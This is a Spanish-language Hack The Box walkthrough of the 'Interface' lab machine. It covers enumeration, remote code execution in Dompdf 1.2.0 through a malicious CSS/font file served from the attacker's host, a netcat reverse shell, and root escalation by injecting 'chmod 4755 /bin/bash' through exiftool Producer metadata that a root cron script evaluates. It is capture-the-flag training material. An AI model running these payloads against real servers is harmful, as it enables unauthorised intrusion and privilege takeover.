MAQUINA INTERFACE HACK THE BOX

TEMAS

- **Enumeration**
- **Malicious Resource via Dompdf 1.2.0 (RCE)**
- **Abusing cron task exiftool metadata (Local Privilege Escalation)**

Enumeración y Reconocimiento

Iniciamos comprobando conectividad con la maquina victima

#ping -c 1 10.10.11.200

```
❯ ping -c 1 10.10.11.200
PING 10.10.11.200 (10.10.11.200) 56(84) bytes of data.
64 bytes from 10.10.11.200: icmp_seq=1 ttl=63 time=93.3 ms

--- 10.10.11.200 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 93.324/93.324/93.324/0.000 ms
```

Escaneo de puertos con

NMAP

#nmap -p- --open -sCV -n -v –min-rate 5000 10.10.11.200 -oN Ports

```
# Nmap 7.93 scan initiated Tue May 16 00:15:40 2023 as: nmap -p- --open -sCV -vvv -n --min-rate 5000 -oN Ports 10.10.11.200
Nmap scan report for 10.10.11.200
Host is up, received echo-reply ttl 63 (0.12s latency).
Scanned at 2023-05-16 00:15:40 CST for 29s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7289a0957eceaea8596b2d2dbc90b55a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDsUhYQQaT6D7Isd510Mjs3HcpUf64NWRgfkCDtCcPC3KjgNKdOByzhdgpqKftmogBoGPHDlfDboK5hTEm/6mo
YA12XJXECXl5GbNFtxDW6DnueLP5l0gWzFxJdtj7C57yai6MpHieKm564NOhsAqYqcxX8O54E9xUBW4u9n2vSM6ZnMutQiNSkfanyV0Pdo+yRWBY9TpfYHvt5A3qf
RAGo1NiUX3+dJDJbThkO7TeLyROvX/kostPH
|   256 01848c66d34ec4b1611f2d4d389c42c3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGrQxMOFdtvAa9AGgwirSYniXm7NpzZbgIKhzgCOM1qwqK8QFkN
|   256 cc62905560a658629e6b80105c799b55 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPtZ4bP4/4TJNGMNMmXWqt2dLijhttMoaeiJYJRJ4Kqy
80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-title: Site Maintenance
| http-methods:
|_  Supported Methods: GET HEAD
|_http-favicon: Unknown favicon MD5: 21B739D43FCB9BBB83D8541FE4FE88FA
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 16 00:16:09 2023 -- 1 IP address (1 host up) scanned in 29.93 seconds
```

Puertos

22/tcp ssh open
80/tcp http open

Ahora, con la herramienta whatweb veremos las tecnologías que corren por detrás

Whatweb 10.10.11.200


```
❯ whatweb 10.10.11.200
http://10.10.11.200 [200 OK] Country[RESERVED][ZZ], Email[contact@interface.htb], HTML5, HT
TPServer[Ubuntu Linux][nginx/1.14.0 (Ubuntu)], IP[10.10.11.200], Script[application/json],
UncommonHeaders[content-security-policy], X-Powered-By[Next.js], nginx[1.14.0]
```

Tenemos un nombre de dominio interface.htb, lo agregare al /etc/hosts

Raptor-Attack

Ahora checare la web para ver de que trata todo esto, ya que no tengo credenciales validas para poder entrar por el puerto 22/ssh


http://10.10.11.200/



NOTA. Si ahora apunto a interface.htb, es el mimo sitio y no cambia nada.

Después de realizar un reconocimiento pasivo que es, encontrar posibles subdominios partiendo de interface.htb, revisando código fuente y enumerando con wfuzz, no logro encontrar mucho. Por lo cual realizare enumeración, pero con burpsuite.


Después de interceptar la data y mandarlo al repiter, observo que en el apartado de Content-Security-Policy, existen varios nombres de dominio, entre ellos http://prd.m.rendering-api.interface.htb




Tengo un nuevo nombre de subdominio el cual puedo enumerar con wfuzz.
Después de realizar enumeración con wfuzz encuentro 2 recursos

wfuzz -c -t 200 --hh=0,182 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://prd.m.rendering-api.interface.htb/FUZZ

Raptor-Attack




Al parecer tengo algo que encontrar dentro de los códigos de estado 404 y 403, realizare nueva enumeración con wfuzz partiendo de vendor.



Solo me muestra otra carpeta, pero con nombre composer que es un administrador de paquetes para php, esta máquina es muy fácil que te desvíes del objetivo ya que no estoy viendo nada de mi interés.


Ahora buscare en el recurso api, pero con el método post, vere si tengo resultados



Tengo un recurso por post que después de indagar es:

HTML2PDF es un conversor de HTML a PDF escrito en PHP (utilizando TCPDF). Permite la conversión de HTML 4.01 válido en formato PDF, y se distribuye bajo licencia OSL. Esta biblioteca se ha hecho para ayudar en la creación de PDF, no para convertir directamente una página HTML

Aplicando con curl una petición POST podemos encontrar lo siguiente




No dice que faltan parámetros, vamos a intentar identificar que parámetros faltal.

Raptor-Attack

Voy a intentar buscar los parámetros restantes para intentar lograr un nuevo argumento.

wfuzz -c -t 200 -X POST -d '{"FUZZ":"FUZZ"}' --hh=36 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://prd.m.rendering-api.interface.htb/api/html2pdf




Al parecer tenemos los parámetros faltantes, por lo cual tramitare una solicitud post para ver el resultado checando las cabeceras de respuesta

Al parecer tenemos un recurso pdf, me lo voy a traer directamente a mi maquina para intentar ver su contenido.

curl -i -X POST http://prd.m.rendering-api.interface.htb/api/html2pdf -H "Content-Type: application/json" -d '{"html":"html"}' --output test.pdf

resultado:



Raptor-Attack

Está ejecutándose la librería dompdf 1.2.0 que buscando en internet podemos ver que es:
La librería DomPDF **es una sencilla alternativa para la construcción de PDF en PHP**. Nos ofrece la posibilidad de crear los documentos PDF a partir de código HTML, que puede residir en un archivo, una cadena de texto, etc.

Ahora realizando una búsqueda ligera de algún exploit que tenga esta versión pude encontrar esto:
https://positive.security/blog/dompdf-rce


hace referencia a una fuente maliciosa de modo que el servidor la almacene en caché y luego, cuando se solicite, ejecutará un código PHP arbitrario.

Prueba de concepto

1-clonaremos el repositorio
2- modificar el archivo exploit.css con nuestra dirección ip

```
cat exploit.css

File: exploit.css

@font-face {
    font-family:'exploitfont';
    src:url('http://10.10.16.50/exploit_font.php');
    font-weight:'normal';
    font-style:'normal';
  }
```

3- Añadiremos directamente lo que queremos que se ejecute al binario exploit_font.php cuando solicitemos el recurso malicioso, en este caso yo agregare directamente una reverse shell.



4- Ahora cargaremos el recurso exploit.css montando un servidor con python3 y ejecutando el siguiente comando

#curl -i -X POST http://prd.m.rendering-api.interface.htb/api/html2pdf -H "Content-Type: application/pdf" -d '{"html":"<link rel=stylesheet href='http://10.10.16.50/exploit.css'>"}'

```
❯ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.200 - - [24/May/2023 19:06:19] "GET /exploit.css HTTP/1.0" 200 -
10.10.11.200 - - [24/May/2023 19:06:20] "GET /exploit_font.php HTTP/1.0" 200 -
```

Vemos que recibimos 2 solicitudes, ahora tenemos que calcular la del recurso cargado
5- Calcularemos el hash MD5 de la URL http://10.10.16.50/exploit_font.php con el siguiente comando.
echo -n "http://10.10.16.50/exploit_font.php" | md5sum

```
❯ echo -n "http://10.10.16.50/exploit_font.php" | md5sum
14262391f97b96e1f7d75f9a94cf00c9  -
```

Este hash lo agregaremos al final de la ruta

curl -i -X POST http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_14262391f97b96e1f7d75f9a94cf00c9.php

6- Nos ponemos en escucha por el puerto configurado 4444 para recibir la shell y solicitamos el recurso con el comando antes mencionado:

curl -i -X POST http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/exploitfont_normal_14262391f97b96e1f7d75f9a94cf00c9.php

Resultados:

```
❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.50] from (UNKNOWN) [10.10.11.200] 41272
bash: cannot set terminal process group (1258): Inappropriate ioctl for device
bash: no job control in this shell
www-data@interface:~/api/vendor/dompdf/dompdf/lib/fonts$ whoami
whoami
www-data
www-data@interface:~/api/vendor/dompdf/dompdf/lib/fonts$
```

Después de realizar enumeración para poder encontrar alguna potencial forma de escalar privilegios descubrí que existe una tarea cron que le usuario root ejecuta:


```
UID=0     PID=3161    /bin/bash /usr/local/sbin/cleancache.sh
UID=0     PID=3160    /bin/sh -c /usr/local/sbin/cleancache.sh
UID=0     PID=3159    /usr/sbin/CRON -f
UID=0     PID=3162    /bin/bash /usr/local/sbin/cleancache.sh
UID=0     PID=3164    cut -d   -f1
UID=0     PID=3163    /usr/bin/perl -w /usr/bin/exiftool -s -s -s -Producer /tmp/pspy32
```

Veamos que es este script /usr/local/sbin/cleancache.sh


```
#! /bin/bash
cache_directory="/tmp"
for cfile in "$cache_directory"/*; do

    if [[ -f "$cfile" ]]; then

        meta_producer=$(/usr/bin/exiftool -s -s -s -Producer "$cfile" 2>/dev/null | cut -d " " -f1)

        if [[ "$meta_producer" -eq "dompdf" ]]; then
            echo "Removing $cfile"
            rm "$cfile"
        fi

    fi

done
```

Establece la variable cache_directory con el valor "/tmp", que es el directorio de caché utilizado en este caso.
Utiliza un bucle for para recorrer cada archivo en el directorio de caché ("$cache_directory"/*).
Verifica si el archivo ("$cfile") es un archivo regular (-f "$cfile"). Esto excluye los directorios y otros tipos de archivos del procesamiento.
Si el archivo es un archivo regular, se utiliza el comando /usr/bin/exiftool para obtener el valor de la etiqueta Producer del archivo (-s -s -s -Producer "$cfile"). Específicamente, se utiliza el argumento -s -s -s para obtener el valor de la etiqueta sin ninguna información adicional y redirigiendo la salida de errores (2>/dev/null) para evitar mensajes no deseados.
Luego, se compara el valor obtenido de Producer con la cadena "dompdf" ("$meta_producer" -eq "dompdf").
Si el valor de Producer coincide con "dompdf", se muestra un mensaje indicando que se está eliminando el archivo (echo "Removing $cfile") y se utiliza el comando rm para eliminar el archivo (rm "$cfile").
En resumen, el script cleancache.sh busca archivos en el directorio de caché /tmp y verifica si tienen la etiqueta Producer igual a "dompdf" utilizando la herramienta exiftool. Si se encuentra un archivo con esa etiqueta, se elimina. Este script parece estar diseñado para limpiar archivos de caché generados por la herramienta dompdf.

Ahora que se que es lo que está realizando por detrás el usuario root, vamos a realizar un pequeño testeo, crearemos un archivo prueba.txt para ver que es lo que pasa con el archivo en el directorio tmp.



Resultados:



Al parecer los resultados son corrector, elimina cualquier archivo en cache generado por la herramienta dompdf.

Escalada de privilegios.

Ahora que sabemos que es lo que pasa por detrás en el directorio /tmp, creare un archivo X que cuando se ejecute la tarea realizada por el usuario root, me permitirá dar permisos SUID a la bash, esto lo are con exiftool agregando la etiqueta Producer y asignándole un payload que me permita ejecutar el comando que quiero, en este caso seria “chmod 4755 /bin/bash” de la siguiente manera.

1- Creare un archivo cualquiera que lo llamare test

2- Con la herramienta exiftool introduciré metadatos en el archivo previamente creado para la etiqueta Producer exitftool -Producer=’x[$(chmod${IFS}4755${IFS}/bin/bash)]’ test

```
www-data@interface:/tmp$ touch test
www-data@interface:/tmp$ exiftool -Producer='x[$(chmod${IFS}4755${IFS}/bin/bash)]' test
    1 image files updated
```

3- Cuando la tarea se ejecute, obtendrá el valor de la etiqueta Producer y ejecutara nuestro payload insertado en nuestro archivo anzuelo, de esta manera le dará privilegios SUID a la bash y podremos ejecutarla de forma privilegiada como el usuario root.

```
www-data@interface:/tmp$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18  2022 /bin/bash
www-data@interface:/tmp$
```

```
www-data@interface:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4#
```

PWNED